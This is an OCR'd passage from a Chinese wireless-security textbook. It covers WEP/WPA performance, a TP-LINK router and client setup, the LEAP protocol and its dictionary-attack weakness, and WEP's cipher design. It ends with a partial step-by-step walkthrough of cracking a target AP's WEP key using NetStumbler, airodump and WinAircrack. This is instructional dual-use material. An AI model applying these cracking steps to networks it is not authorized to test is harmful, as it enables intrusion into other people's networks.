
（3）经 WAP 加密的数据传输

① WPA 吞吐量测试



统计对象/值	平均值（Mbps）	最小值（Mbps）	最大值（Mbps）
总值	19.185	12.121	22.857

②WPA 响应时间测试



统计对象/值	平均值（secs）	最小值（secs）	最大值（secs）
总值	0.041	0.035	0.066

从上述的数据中可以看出：加密后（使用了 WEP 或 WPA 后）的无线网络环境传输的整体性能比未使用加密后的网络环境并没降低，反而有了明显的提高。所以，用户在配置 AP 时，应尽可能地选择理想的加密方式，从而最大限度地提高无线网络中的传输性能。

5.5　无线网络配置实例

目前，WLAN 的应用已经成为各办公室、学校等场所的一种重要连接手段，而很多读者对无线路由器的设置还是一知半解，甚至根本不了解。这里，笔者特地以一款无线路由器为实例，详细介绍如何设置路由器，以及如何配置无线终端，让读者不再对无线路由器陌生。市面上无线路由器的种类繁多，但万变不离其中，只要读者举一反三，理解一些无线路由器的专属名词及其含义，设置无线路由器自然可以游刃有余。

下面笔者就以 TP-LINK 公司生产的无线路由器 TL-WR641G 和无线网卡 TL-WN620G 为例，介绍无线网络的配置及应用。

1. 启用 WEP 加密

打开 IE，输入路由器 IP 地址（一般是 192.168.1.1），输入密码后进入路由器的管理界面，如图 5-5 所示。




图 5-5

依次点击：“无线设置”→“基本设置”，打开如图 5-6 所示的“无线网络基本设置”界面。




图 5-6

在图 5-6 中，“安全认证类型”选择“自动选择”，因为“自动选择”就是在“开放系统”和“共享密钥”之中自动协商一种，而这两种认证方法的安全性几乎没有什么区别。

在“密钥格式选择”中选择“16 进制”，同时还可选的是“ASCII 码”，这里的设置对安全性没有任何影响。如果需要设置“单独密钥”（单独密钥会在下面的 MAC 地址过滤中介绍），这里则需要选择“16 进制”，因为“单独密钥”只支持“16 进制”，所以这里选择使用“16 进制”。

在“密钥选择”处必须填入“密钥 2”的位置。注意：这里一定要这样设置，因为升级新的程序时，密钥 1 必须为空，目的是为了配合单独密钥的使用，如果不这样设置的话，可能会连接不上。“密钥类型”里有 64/128/152 位选项，选择了对应的位数后，“密钥类型”的长度会变更，本例中笔者填入的是 26 位数据“11111111111111111111111111”。

注意：因为“密钥格式选择”为“16 进制”，所以“密钥内容”只能填入字符是 0～9、a～f，设置完后保存。

这里，如果不需要使用“单独密钥”功能，网卡只需要配置成简单的加密模式即可，设置的密钥格式及密钥内容要与路由器设置的一样，密钥设置也要设置为“WEP 密钥 2”的位置（和路由器对应），这时候就可以配置无线网卡连接上路由器了。

2. MAC 地址过滤

无线路由器的“MAC 地址过滤”可以指定只有特定 MAC 地址的无线终端才可以访问本无线网络，而其他任何未经过认证的无线终端将拒绝连接。“单独密钥”功能可以为单个 MAC 指定一个单独的密钥，这个密钥就只有带这个 MAC 地址的网卡可以使用，而其他设置的网卡不能使用该密钥。读者可以把 MAC 地址理解为用户名，WEP 单独密钥理解成某一用户的密码，这样做可以使无线 WLAN 的安全性能大大提高。

点击“无线设置”→“MAC 地址过滤”，在“无线网络 MAC 地址过滤设置”界面“添加新条目”，如图 5-7 所示。




图 5-7

在图 5-7 中，“MAC 地址”参数笔者填入的是本例中 TL-WN620G 的 MAC 地址“00-0A-EB-88-65-06”。

在“类型”栏中可以选择“允许”/“禁止”/“64 位密钥”/“128 位密钥”/“152 位密钥”，本例中选择了“64 位密钥”。“允许”和“禁止”只是简单地允许或禁止某一个 MAC 地址的通过，这和之前的 MAC 地址功能是一样的，这里不进行讨论。

在“密钥”栏中填入了 10 位“AAAAAAAAAA”，这里只支持“16 进制”的输入。

最后单击“保存”按钮，保存后会返回上一级界面，如图 5-8 所示。




图 5-8

图 5-8 中所示的“MAC 地址过滤功能”的状态是“已开启”，如果是“已关闭”，则右边的按钮会变成“开启过滤”，单击这个按钮来开启这一功能。至此，无线路由器配置完成。

3. 无线网卡 TL-WN620G 的配置

在安装了 TL-WN620G 无线网卡的计算机上打开其客户端应用程序主界面，单击“用户文件管理”→“修改”，将弹出“用户配置文件管理”对话框。在“常规”选项卡中填入和无线路由器端相同的 SSID，如图 5-9 所示。




图 5-9

然后点击“高级”选项卡，在红线勾勒部分注意选择认证模式，可以保持和无线路由器端相同。由于我们的路由器上选择了“自动选择”模式，所以这里无论选择什么模式都是可以连接的，如图 5-10 所示。




图 5-10

如果这个选项是灰色的，则应先配置“安全”选项卡里的参数，接下来进入“安全”选项卡，如图 5-11 所示。




图 5-11

这里选择“预共享密钥（静态 WEP）”，然后单击“配置”按钮，进入“设置预共享密钥”界面，如图 5-12 所示。




图 5-12

对图 5-12 用线勾勒的几个参数，需要注意以下几点。

- “密钥格式”必须选择“十六进制（范围为：0～9，A～F）。
- 总共需要填入两个密钥，密钥 1 对应的是路由器“无线配置”→“MAC 地址过滤”页面下设置的单独密钥，这里为 64 位长度的密钥“AAAAAAAAAA”；密钥 2 所对应的是路由器“无线配置”→“基本设置”页面下设置的公共密钥，本例为 128 位长度的密钥：“11111111111111111111111111”。
- 要选中“WEP 密钥 1”（注意“WEP 密钥 1”后面的圆点）。
- 单独密钥和公共密钥的位置是不能更改的。

配置完成后，连续单击两次“确定”按钮将回到客户端应用程序主界面。现在，我们可以看到无线网卡和无线路由器已经建立了连接，如图 5-13 所示。




图 5-13

相关知识

信道（频道）是什么？

信道（Channel）可以比作 RJ45（一个常用名称，指的是由 IEC（60）603-7 标准化）的网线，一共有 11 个可用信道。考虑到相邻的两个无线 AP 之间有信号重叠区域，为保证这部分区域所使用的信号信道不会相互覆盖，具体地说，信号互相覆盖的无线 AP 必须使用不同的信道；否则很容易造成各个无线 AP 之间的信号相互产生干扰，从而导致无线网络的整体性能下降。在本例中，笔者使用的信道为 6，如果附近还有 AP 使用的信道恰好也为 6 时，那么两者之间的信号将会互相覆盖，形成干扰。

5.6 LEAP

由于 WLAN 存在各种各样的安全缺陷，IEEE 制定的 WEP 或 WPA 等加密方式并不令人满意，于是 Cisco 公司为了解决 WLAN 的安全问题，开发了一种简洁、高效、易于实现的认证协议——LEAP 协议。

LEAP（Lightweight Extensible Authentication Protocol，轻量级扩展验证协议）是专门针对无线局域网络的安全缺陷而发展起来的一种实现集中用户认证和动态密钥分发的一种网络安全技术，它的实现需要 802.11x 和 EAP 协议的支持。如果正在使用的无线局域网采用 LEAP 协议，则只需要在网络中进行简单的网络结构调整即可，不会影响原来的网络结构，因此使无线网络使用 LEAP 的过渡会比较顺利。读者在这里可以把 LEAP 协议理解为由 Cisco 公司开发的一种类似于 WPA 的一种无线安全协议。

1. LEAP 协议用户认证过程

LEAP 认证是在移动终端和 Radius 认证服务器之间进行的。无线接入点 AP 在认证过程中，除了把 EAP 数据发往 Radius 服务器外，还把所有通向有线网络的其他网络流量全部屏蔽掉了。在认证过程中，AP 仅仅担任转发通道的角色。LEAP 协议的具体认证过程如图 5-14 所示。




图 5-14

根据图 5-14，详细认证过程如下。

① 移动终端连到 AP，并试图登录网络。移动终端将 EAPOW-Start 发送到 AP，启动认证过程。

② AP 在收到启动信息后，要求获得移动终端的用户名，并将 EAP-Request/Identity 发送到移动终端。

③ 移动终端把自己的用户名发送给 AP，并将 EAP-Response/Identity 发送到 AP。

④ AP 再将收到的 EAP-Response/Identity 信息转发到指定的 Radius 服务器，信息内容是带有 EAP 扩充的 Radius 访问请求。

⑤ Radius 服务器通过 AP 向移动终端发出一个查询信息，并要求其回应。

⑥ 移动终端收到查询信息后，利用本地的密码对这个数据包进行加密，然后将加密后的数据包发送回 Radius 服务器。

⑦ Radius 服务器收到移动终端的响应后，在自己的数据库中取出对应移动终端的密码，采用相同的算法将自己发送到移动终端的认证数据包进行加密。然后 Radius 服务器把自己计算出的加密后的数据包和移动终端发送回来的加密后的数据包进行比较，如果两个数据包一致，Radius 服务器就认为该移动终端身份合法，随即向移动终端发出一个包含有 EAP 成功的 Radius 数据包。

⑧ 移动终端与 Radius 服务器互换角色，从步骤④至步骤⑥的过程反向重复一遍，就完成了移动终端对 Radius 服务器的认证。

⑨ 双向认证完成后，Radius 服务器和移动终端会共同在本次会话中提供移动终端使用的特定、唯一的密钥。Radius 服务器将 WEP 密钥（会话密钥）发送到其所对应的 AP。

⑩ 移动终端在接收到 Radius 服务器发来的认证成功的数据包后，也会在本地自动生成一个和在 Radius 服务器端生成一致的动态 WEP 密钥。

⑪ 移动终端和 AP 激活 WEP，这样加密通道就建立起来了。

上述过程是正常一次 LEAP 的认证过程，其间如果认为移动终端非法，Radius 服务器就会发送一个 Radius 拒绝数据包，其中内嵌一个 EAP 失败数据包，宣告认证失败。

2. LEAP 协议的优点

LEAP 协议能在 802.1x 上运行，因此 LEAP 除了具备 802.1x 所固有的基于用户的认证，而非设备的认证外，还具有如下优点。

（1）LEAP 使用的是分享密钥（shared-key）方法，以响应双方的通信要求。不可逆、单方向的杂凑键（hash key）可以有效阻隔复制密码式的攻击。

（2）LEAP 中采取动态密钥生成机制，每个用户、每次通信只用一次的密钥方式，由系统自行产生，系统管理者完全不需要介入。在每个通信过程中，用户都会收到独一无二的 WEP，而且不会跟其他人共享，安全性较高。

（3）为了进一步增加安全性，密钥每隔一段时间就必须更换，整个更换过程对无线用户是透明的，在支持 LEAP 协议的 Radius 服务器中更换周期可以配置。不断变换的密钥，能有效地遏止黑客攻击，让使用密码表的做法失败。如果密钥更换的速度足够频繁，黑客所记录的数据包就无法提供足够的破解信息，避免了静态密钥分配时的密钥管理问题。

（4）LEAP 采用了 802.11i 规定的一种加密机制——TKIP（Temporal Key Integrity Protocol），使得系统具有密钥散列能力，使得 AP 和移动终端之间传送的每一个数据包的密钥都能按照彼此约定的规律变化；同时具备的消息完整性检测 MIC 能力，能检测并丢弃那些在传输过程中被恶意修改的分组，提供有效的数据帧认证来减轻插入中间人攻击，极大地提高了系统安全的健壮性。

除了上述所说的这些优点外，LEAP 需要客户端的 CPU 支持很少，并且能够支持嵌入式系统，以及客户端使用原本不支持 EAP 的操作系统。通过 LEAP 的这些特性，能很好地避免 WLAN 中的恶意攻击，此外，LEAP 对其他的攻击方法也都能起到有效的预防作用。令人遗憾的是，LEAP 协议存在密码泄露问题，攻击者可以通过暴力攻击进行猜测。首先，用户名是在没有加密的情况下发送的，每个用户都可以发现它。其次，使用字典中词汇生成的 hash 值比较客户机发出的 hash 值就能够猜出口令。还有一些共享的软件工具能够自动进行破解，包括 Anwrap、Asleap 和 THC-LEAPcracker。使用非常长的、随机的口令有助于阻止字典攻击，但这种绕过漏洞的方法是不实际的，因为许多 WLAN 与现有的用户名（如 Windows 域名）和口令一起使用 LEAP。事实上，这也是 LEAP 为什么容易部署的原因。

5.7　攻陷 WEP

自从 WLAN 技术出现之后，无线网络的安全问题就成为不可忽视的主题，针对无线网络技术中涉及的安全认证和加密协议的攻击与破解就层出不穷。针对 WEP 密钥的破解可在两种平台上进行，考虑到绝大多数的读者使用的是 Windows 操作系统，笔者在这里将以 Windows 环境为例介绍 WEP 密钥的破解过程。首先，来看看 WEP 密钥的加密原理。

1. WEP 加密原理

WEP 支持 64 位和 128 位加密，用 64 位加密，加密密钥只能为 10 个十六进制字符（0～9 和 A～F）或 5 个 ASCII 字符；对于 128 位加密，加密密钥可为 26 个十六进制字符或 13 个 ASCII 字符。WEP 依赖通信双方共享的密钥来保护所传的加密数据，其数据的加密过程如下。

（1）检查求和（Check Summing）

① 对输入数据进行完整性校验和计算。

② 把输入数据和计算得到的校验和组合起来得到新的加密数据，也称为明文，明文作为下一步加密过程的输入。

（2）加密

在这个过程中，将第 1 步得到的数据明文采用算法加密。对明文的加密有两层含义：明文数据的加密和保护未经认证的数据。

① 将 24 位的初始化向量和 40 位的密钥连接起来进行校验和计算，得到 64 位的数据。

② 将这个 64 位的数据输入到虚拟随机数产生器中，它对初始化向量和密钥的校验和计算值进行加密计算。

③ 经过校验和计算的明文与虚拟随机数产生器的输出密钥流进行按位异或运算，得到加密后的信息，即密文。

（3）传输

将初始化向量和密文串接起来，得到要传输的加密数据帧，在无线链路上传输，如图 5-15 所示。




图 5-15

在安全机制中，加密数据帧的解密过程只是加密过程的简单反向，解密过程如下。

① 恢复初始明文。重新产生密钥流，将其与接收到的密文信息进行异或运算，以恢复初始明文信息。

② 检验校验和。接收方根据恢复的明文信息来检验校验和，将恢复的明文信息分离，重新计算校验和并检查它是否与接收到的校验和相匹配。这样可以保证只有正确校验和的数据帧才会被接收方接收，如图 5-16 所示。




图 5-16

启用加密后，两个 802.11 设备间要进行通信，必须具有相同的加密密钥，并且均配置为使用加密。如果配置一个设备使用加密而另一个设备没有，那么即使两个设备具有相同的加密密钥也将无法通信。完整的一次加密过程如图 5-17 所示。




图 5-17

从图 5-17 可知，攻击者正是在两个设备进行通信时悄悄地将密文收集起来，因为 WEP 所使用的加密方式存在问题，当收集到足够的密文时，攻击者根据 WEP 所使用的算法就可以将 WEP 密钥计算出来。

2. 示例破解 WEP

对于 WEP 的破解，Linux 下主要用的是 Kismet（Linux 下的一款网络探测工具）、Airodump（捕获数据包）、Aircrack（WEP 的破解程序）；Windows 下主要用的是 NetStumbler、WinAircrackPack。

首先打开 NetStumbler，查看待攻击 AP 的基本信息，对 AP 进行事先“踩点”，如图 5-18 所示。




图 5-18

通过图 5-18 的红色框部分内容得知该 AP 的 SSID 值为“demonalex”，加密属性为“已加密”，根据 802.11b 所支持的算法标准，该算法为 WEP。

注意：NetStumbler 对任何有使用加密算法的 STA（802.11 无线站点）都会在 Encryption 属性上标识为 WEP 算法，图 5-18 中 SSID 为“gzpia”的 AP 使用的加密算法是 WPA2-AES。这里，NetStumbler 提供的信息是错误的。

3. 破解

接下来，下载 Windows 下的 Aircrack 程序集合——WinAircrackPack 工具包。解压缩后得到一个大概 4MB 的目录，其中包括 6 个 EXE 文件。

aircrack.exe	Windows 版的 Aircrack 程序
airdecap.exe	WEP/WPA 解码程序
airodump.exe	数据帧捕捉程序
Updater.exe	Windows 版的 Aircrack 的升级程序
WinAircrack.exe	Windows 版的 Aircrack 图形前端
wzcook.exe	本地无线网卡缓存中的 WEPKEY 记录程序

本例的目的是通过捕捉适当的数据帧进行 IV（初始化向量）暴力破解得到 WEP KEY，因此，只需要使用 airodump.exe（捕捉数据帧用）与 WinAircrack.exe（破解 WEP KEY 用）两个程序就可以了。

首先打开命令提示符，切换到 ariodump.exe 程序目录，根据本机实际情况选择相应参数，如图 5-19 所示。




图 5-19

在图 5-19 中，程序会提示本机所有无线网卡接口，并要求你输入需要捕捉数据帧的无线网卡接口编号，在这里笔者使用的是支持通用驱动的 BUFFALO WNIC（这里编号为 26）；然后程序要求你输入该 WNIC 的芯片类型，目前大多数国际通用芯片使用的都是“HermesI/Realtek”子集，这里笔者选择“O”；接着需要输入要捕捉的信号所处的频道，根据 NetStumbler 探测到的信息，

目标 AP 所处频道为“6”；提示输入捕捉数据帧后存在的文件名及其位置（若不写绝对路径，则文件默认存在于 WinAircrack 的安装目录下，以.cap 结尾），笔者在本例中使用的是“last”；最后根据 WinAircrack 提示：“是否只写入/记录 IV（初始化向量）到 cap 文件中去？”，这里，选择“否/n”；确定以上步骤后程序开始捕捉数据包，如图 5-20 所示。

